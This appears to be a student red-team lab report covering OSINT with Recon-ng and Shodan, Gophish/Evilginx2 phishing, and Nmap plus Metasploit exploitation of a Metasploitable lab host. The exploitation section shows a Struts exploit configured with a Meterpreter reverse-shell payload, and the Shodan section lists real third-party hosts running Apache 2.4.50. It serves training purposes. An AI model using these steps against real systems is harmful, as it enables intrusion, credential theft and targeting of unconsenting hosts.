



Task: OSINT and Reconnaissance Red Team Assessment

Objective

The objective of this task is to perform Open-Source Intelligence (OSINT) and reconnaissance on a target domain using publicly available tools. The assessment includes identifying subdomains, analysis exposed services, and understanding the external attack surface. The purpose is to gather initial information that can be used in further security testing.

- **Recon-ng** – Used for domain reconnaissance and subdomain enumeration.
- **Maltego** – Used for OSINT data gathering and relationship mapping.
- **Nmap** – Used for network scanning and service enumeration.
- **Metasploit Framework** – Used for vulnerability exploitation.
- **OWASP ZAP** – Used for web application vulnerability testing.
- **Gophish** – Used for phishing campaign simulation.
- **Evilginx2** – Used for credential harvesting (lab environment).
- **Impacket (PsExec)** – Used for lateral movement and remote execution.
- **PhoneInfoga** – Used for gathering phone-related OSINT information.
- **GDB** – Used for debugging and binary analysis.
- **Radare2** – Used for reverse engineering and exploit analysis.
- **Mimikatz** – Used for credential extraction (lab environment).
- **Netcat** – Used for communication and data transfer simulation.
- **Draw.io** – Used for creating attack flow diagrams.

1. Advanced Reconnaissance and OSINT

Description

Advanced reconnaissance and OSINT are used to collect information about a target without direct interaction. This phase helps identify exposed services, domains, subdomains, and user-related information. It provides a clear understanding of the target's external attack surface before performing further security testing.

Core Concepts



- **Passive Reconnaissance:** Information is gathered without direct interaction with the target. This includes techniques such as DNS enumeration, WHOIS lookup, and metadata extraction.

Example: Identifying exposed devices using Shodan.

MITRE ATT&CK: T1595.002

- **Active Reconnaissance:** Involves direct interaction with the target system to identify open ports and running services.

Example: Using Nmap to scan and fingerprint services.

MITRE ATT&CK: T1046

- **OSINT Frameworks:** Tools such as Recon-ng and Maltego are used to automate information gathering and analysis.

Example: Mapping user profiles to identify potential targets.

MITRE ATT&CK: T1593

Key Objective

The objective of this phase is to gather actionable intelligence about the target system. This information helps in identifying potential entry points and supports further stages of the Red Team assessment.

2.Initial Access Technique

Description

Initial Access techniques are used to gain entry into a target system. This phase includes methods such as phishing, credential attacks, and exploitation of exposed services. It helps in understanding how attackers establish a foothold in a network.

Types of Initial Access

- **Phishing:** A social engineering attack used to trick users into revealing sensitive information.

Example: Fake login page.

MITRE ATT&CK: T1566.001



- **Credential Attacks:** Techniques such as brute-force or password spraying to gain access.

Example: Using weak passwords.

MITRE ATT&CK: T1110

- **Exploiting Services:** Targeting vulnerable public services like web servers or SMB.

Example: Exploiting outdated services.

MITRE ATT&CK: T1190

Key Objective

The objective of this phase is to gain initial access to the target system by identifying weak points such as user behaviour, weak credentials, or vulnerable services.

Phishing Simulation

A phishing simulation was performed in a controlled environment to demonstrate how attackers capture user credentials using fake login pages.

Procedure

1. A fake login page was created.
2. A phishing email template was designed.
3. The email was sent in a controlled environment.
4. User interaction was monitored.
5. Credentials were captured and logged.

Timestamp	IP Address	User/passwd	Risk	Noted
2025-03-12	192.168.29.168	Admin/pass123	High	Captured

Result

The simulation showed that users can be vulnerable to phishing attacks. Weak passwords increase the risk of unauthorized access.



3. Exploitation and Vulnerability research

Description

This phase focuses on identifying and exploiting vulnerabilities in a target system. It helps in understanding how attackers take advantage of system weaknesses to gain unauthorized access.

Core Concepts

- **Web Application Exploitation:** Attacks such as SQL Injection and XSS are used to exploit web applications.

Example: Testing vulnerabilities using OWASP ZAP.
MITRE ATT&CK: T1190

- **Exploit Development:** Understanding vulnerabilities such as buffer overflows and creating proof-of-concept exploits.

Example: Analysis binaries using GDB.
MITRE ATT&CK: T1068

- **Privilege Escalation:** Gaining higher-level access after initial compromise.

Example: Exploiting system misconfigurations.
MITRE ATT&CK: T1068

Vulnerability Exploitation

A vulnerability assessment and exploitation were performed on a lab machine to identify security weaknesses and demonstrate exploitation techniques.

Tools

- Nmap
- Metasploit Framework
- OWASP ZAP

Procedure



1. The target system was scanned using Nmap to identify open ports and services.
2. Vulnerabilities were analysis based on detected services.
3. Metasploit was used to exploit identified vulnerabilities.
4. The results were observed and documented.

Vulnerability	CVSS Score	Description
Struts RCE	9.8	Remote code execution vulnerability

Remediation

- Update vulnerable software regularly
- Apply latest security patches
- Disable unnecessary services
- Use firewalls and monitoring systems

Key Objective

The objective of this phase is to identify and exploit vulnerabilities in a controlled environment to understand system weaknesses and improve security.

4. Lateral Movement and Persistence

Description

Lateral movement and persistence are advanced techniques used by attackers after gaining initial access. Lateral movement allows attackers to move across systems within a network, while persistence ensures continued access to the compromised system.

Core Concepts

- **Pivoting:** Moving through a network using compromised systems to access other machines.

Example: Using PsExec for remote execution.

MITRE ATT&CK: T1021

- **Persistence Mechanisms:** Techniques used to maintain access in a system.



Example: Scheduled tasks or registry keys.

MITRE ATT&CK: T1547

Key Objective

The objective of this phase is to understand how attackers move within a network and maintain persistent access without being detected.

Lateral Movement

Lateral movement was simulated in a controlled environment using remote execution techniques to access another system in the network.

Tools

- Impacket (PsExec)
- Covenant / Empire

Procedure

1. Initial access to a system was established.
2. Remote execution tools were used to move to another system.
3. Access to the second system was verified.
4. Activities were monitored and documented.

Persistence

Persistence techniques were used to maintain access to the compromised system for future use.

Technique	Tactic	Description	Notes
Scheduled Task	Persistence	T1053	Runs payload daily

Results and Analysis

The simulation showed that attackers can move across systems and maintain access without detection. Weak network controls and lack of monitoring increase the risk of lateral movement.



5. Evasion Techniques

Description

Evasion techniques are used by attackers to bypass security mechanisms such as antivirus (AV), endpoint detection and response (EDR), and network monitoring systems. These techniques help attackers remain undetected while performing malicious activities.

Core Concepts

- **AV/EDR Bypassing:** Techniques used to avoid detection by security tools.

Example: Obfuscating payloads using encoding methods.

MITRE ATT&CK: T1027

- **Network Evasion:** Hiding network traffic using proxies or VPNs.

Example: Routing traffic through Tor.

MITRE ATT&CK: T1090

- **Behaviour Evasion:** Mimicking legitimate processes to avoid detection.

Example: Using trusted system tools (LOLBins).

MITRE ATT&CK: T1036

Key Objective

The objective of evasion techniques is to bypass security controls and perform activities without being detected by monitoring systems.

Evasion Simulation

An evasion simulation was performed in a controlled environment to understand how attackers bypass detection mechanisms.

Tools

- msfvenom
- Proxychains
- Tor



Procedure

1. A payload was generated and encoded for testing purposes.
2. Network traffic was routed through proxy tools.
3. The behaviour of the system was observed.
4. Detection mechanisms were analysis.

Results and Analysis

The simulation demonstrated that obfuscation and traffic routing can reduce detection by basic security tools. However, advanced security solutions can still identify suspicious behaviour.

1.OSINT and Recon Lab

Description

OSINT and reconnaissance were performed to gather publicly available information about the target domain. The goal was to identify subdomains and exposed services.

Tools Used

Recon-ng, Shodan, Maltego

Procedure

1. Recon-ng was used to enumerate subdomains.
2. The target domain was analysis using OSINT tools.
3. Results were collected and verified.



```

[!] Invalid command: add domains example.com.
[recon-ng][osint_lab] > add domains example.com
[!] Invalid command: add domains example.com.
[recon-ng][osint_lab] > db insert domains
domain (TEXT): example.com
notes (TEXT):
[*] 1 rows affected.
[recon-ng][osint_lab] > showdomains'
[!] Invalid command: showdomains'.
[recon-ng][osint_lab] > show domains

+-----+
| rowid | domain | notes | module |
+-----+
| 1 | example.com | | user_defined |
+-----+

[*] 1 rows returned
[recon-ng][osint_lab] > recon/domains-hosts/bing_domain_web
[!] Invalid command: recon/domains-hosts/bing_domain_web.
[recon-ng][osint_lab] > options list

  Name      Current Value  Required  Description
  -----
  NAMESERVER 8.8.8.8       yes       default nameserver for the resolver mixin
  PROXY      10            no        proxy server (address:port)
  THREADS    10            yes       number of threads (where applicable)
  TIMEOUT    10            yes       socket timeout (seconds)
  USER-AGENT Recon-ng/v5 yes          user-agent string
  VERBOSITY  1             yes       verbosity level (0 = minimal, 1 = verbose, 2 = debug)

[recon-ng][osint_lab] > modules load recon/domains-hosts/bing_domain_web
[recon-ng][osint_lab][bing_domain_web] > options list

  Name      Current Value  Required  Description
  -----
  SOURCE    default       yes       source of input (see 'info' for details)

[recon-ng][osint_lab][bing_domain_web] >

```



```
recon-ng
File Actions Edit View Help
recon-ng Workspace_project
[!] Invalid command: showdomains
[recon-ng][osint_lab] > show domains

+-----+
| rowid | domain | notes | module |
+-----+
| 1 | example.com | | user_defined |
+-----+

[*] 1 rows returned
[recon-ng][osint_lab] > recon/domains-hosts/bing_domain_web
[!] Invalid command: recon/domains-hosts/bing_domain_web.
[recon-ng][osint_lab] > options list

Name Current Value Required Description
NAMESERVER 8.8.8.8 yes default nameserver for the resolver mixin
PROXY no proxy server (address:port)
THREADS 10 yes number of threads (where applicable)
TIMEOUT 10 yes socket timeout (seconds)
USER-AGENT Recon-ng/v5 yes user-agent string
VERBOSITY 1 yes verbosity level (0 = minimal, 1 = verbose, 2 = debug)

[recon-ng][osint_lab] > modules load recon/domains-hosts/bing_domain_web
[recon-ng][osint_lab][bing_domain_web] > options list

Name Current Value Required Description
SOURCE default yes source of input (see 'info' for details)

[recon-ng][osint_lab][bing_domain_web] > run

EXAMPLE.COM

[*] URL: https://www.bing.com/search?first=0&q=domain%3Aexample.com
[recon-ng][osint_lab][bing_domain_web] > show hosts
[*] No data returned.
[recon-ng][osint_lab][bing_domain_web] > 
```

Shodan

The screenshot shows the Shodan search engine interface. The search query is 'Apache/2.4.50'. The results are displayed in a table format. The table has columns for IP address, host, and search results. The search results are filtered by 'Product Spotlight' and '301 Moved Permanently'.

IP Address	Host	Search Results
186.195.226.106	www.premiumtelecom.com	HTTP/1.1 302 Found Date: Mon, 16 Mar 2026 18:18:26 GMT Server: Apache/2.4.50 (Ubuntu) Location: http://186.195.226.106/dashboard/ Content-Length: 0 Content-Type: text/html; charset=UTF-8
301 Moved Permanently	115.203.254.247	HTTP/1.1 301 Moved Permanently Date: Mon, 16 Mar 2026 18:00:16 GMT Server: Apache/2.4.50 (Ubuntu) Location: https://qaadwonging.de/ Content-Length: 312 Content-Type: text/html; charset=iso-8859-1
167.179.134.238	www.167.179.134.238.com	HTTP/1.1 200 OK Date: Mon, 16 Mar 2026 09:57:13 GMT Server: Apache/2.4.50 (Ubuntu) X-Powered-By: PHP/7.4.24 Content-Length: 206 Content-Type: text/html; charset=UTF-8
302 Found	104.20.224.224	HTTP/1.1 302 Found Date: Mon, 16 Mar 2026 09:38:57 GMT Server: Apache/2.4.50 (Ubuntu) Location: https://88.99.238.214/ Content-Length: 307 Content-Type: text/html; charset=iso-8859-1



The screenshot displays two Shodan search results. The top result is for IP 3.10.89.130, showing general information such as hostnames (newworldarchitectural.com), domains (amazonaws.com, newworldarchitectural.com), cloud provider (Amazon), and location (London). It also lists open ports (80, 443) and a detailed Apache httpd 2.4.50 configuration. The bottom result is for IP 167.179.134.238, showing general information such as hostnames (167-179-134-238.mel.nbn.aussiebb.net), domains (aussiebb.net), country (Australia), and location (Melbourne). It lists open ports (25, 80, 123, 554, 5960, 8080) and a detailed Apache httpd 2.4.50 configuration.

3.10.89.130

General Information

Hostnames: ec2-3-10-89-130.eu-west-2.compute.amazonaws.com
newworldarchitectural.com
www.newworldarchitectural.com

Domains: **amazonaws.com** newworldarchitectural.com

Cloud Provider: Amazon

Cloud Region: eu-west-2

Cloud Service: EC2

Country: United Kingdom

City: London

Organization: Amazon Data Services UK

ISP: Amazon.com, Inc.

ASN: AS16509

Open Ports

80 443

80 / TCP

Apache httpd 2.4.50

HTTP/1.1 301 Moved Permanently
Date: Mon, 16 Mar 2020 09:59:16 GMT
Server: Apache/2.4.50 (Ubuntu) OpenSSL/1.1.1a
X-Powered-By: PHP/7.4.24
X-Robert-By: WordPress
Location: https://newworldarchitectural.com/
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Permissions-Policy: camera(), microphone(), geolocation(), interest-cohort=()
X-Content-Type-Options: nosniff
X-DNS-Prefetch-Control: on
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Referrer-Policy: same-origin
Content-Security-Policy: upgrade-insecure-requests;
Content-Length: 0
Content-Type: text/html; charset=UTF-8

Vulnerabilities

35 46 37 3 0

167.179.134.238

General Information

Hostnames: 167-179-134-238.mel.nbn.aussiebb.net

Domains: **aussiebb.net**

Country: Australia

City: Melbourne

Organization: Aussie Broadband

ISP: Aussie Broadband

ASN: AS4764

Open Ports

25 80 123 554 5960 8080

25 / TCP

250 wingsonline.com.au:SMTP
250 wingsonline.com.au
250 SIZE: 38728009
250 AUTH LOGIN
250 HELP

80 / TCP



Apache httpd 2.4.50

<empty title>

HTTP/1.1 200 OK
Date: Mon, 16 Mar 2020 09:57:13 GMT
Server: Apache/2.4.50 (Ubuntu) OpenSSL/1.1.1a PHP/7.4.24
X-Powered-By: PHP/7.4.24
Content-Length: 2280
Content-Type: text/html; charset=UTF-8

Vulnerabilities

Maltego



Results

Subdomain	IP Address	Notes
www.example.com	127.0.0.1	Web server



2. Phishing Simulation

Description

A phishing simulation was performed in a controlled lab environment to demonstrate how attackers capture user credentials using fake login pages.


Tools Used

Gophish, Evilginx2, Web Browser

Procedure

1. A phishing login page was created to mimic a legitimate website.
2. A phishing email template was designed and prepared.
3. The phishing link was shared in a controlled environment.
4. User interaction with the phishing page was monitored.
5. Credentials entered by the user were captured and logged.

Gophish





gophish

Email Templates

Template added successfully!

+ New Template

Show 10 entries

Search:

Name	Modified Date
TestTemplate	March 17th 2026, 2:33:38 pm

Showing 1 to 1 of 1 entries

Previous 1 Next

gophish

Sending Profiles

+ New Profile

No profiles created yet. Let's create one.

New Sending Profile

Name: TestProfile

Interface Type: SMTP

SMTP From: test@example.com

Host: smtp.example.com

Username: test

Password: *****

☒ Ignore Certificate Errors

Email Headers:


X-Custom-Header: {{URL}}.gophish

+ Add Custom Header

Show 10 entries

Search:

Header	Value
No data available in table	



Evilginx2

```
root@kali:~/home/kali/InterShip/Week_3/evilginx2/evilginx2
[1]
evilginx2 git-19 linux-x86_64.tar.gz gophish kiwi_passwords.yar mikihart mimicom.idl minihertz_trunk.zip nc.exe phoneinfo README.md vulnhub vuln vuln.c Win32 x64
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```

Timestamp	IP Address	Username/Password	Risk	Notes
2026-03-17	127.0.0.1	test/pass123	High	Captured



Analysis

The simulation showed that users can be vulnerable to phishing attacks. Weak passwords and lack of awareness increase the risk of unauthorized access.

3. Exploitation and Vulnerability

Description

A vulnerability exploitation was performed on a lab machine to identify security weaknesses and demonstrate how attackers exploit vulnerable services.

Tools Used

Nmap, Metasploit Framework, OWASP ZAP

Procedure

1. The target machine was scanned using Nmap to identify open ports and services.
2. Detected services were analysis for known vulnerabilities.
3. Metasploit Framework was used to exploit the vulnerable service.
4. A session was successfully established on the target system.
5. Results were observed and documented.

Nmap

```
root@kali:~/home/kali/Internship/Week_3
# nmap -A 192.168.29.168
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-22 14:11 +0530
Nmap scan report for 192.168.29.168
Host is up (0.00054s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.29.59
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ ssl-date: 2026-03-22T08:42:03+00:00; +1s from scanner time.
|_ sslv2:
|   SSLv2 supported
```




```
root@kali:~/home/kali/Internship/Week_3
Session Actions Edit View Help
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h00m01s, deviation: 2h00m00s, median: 0s
|_smb2-time: Protocol negotiation failed (SMB2)
|_smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_ System time: 2026-03-22T04:41:55-04:00
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT ADDRESS
1 0.54 ms 192.168.29.168

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.50 seconds

root@kali) - [/home/kali/Internship/Week_3]
```

Metasploit Framework

```
root@kali:~/home/kali/Internship/Week_3
Session Actions Edit View Help

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

Name      Current Setting  Required  Description
--      -
SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT    8080             yes       The local port to listen on.

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.29.59   yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Windows Universal

View the full module info with the info, or info -d command.

msf exploit(multi/http/struts_code_exec) >
```



```
root@kali:~/kali/interhip/Week_3
Session Actions Edit View Help
SRVPORT 8080 yes The local port to listen on.

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.29.59   yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port


Exploit target:

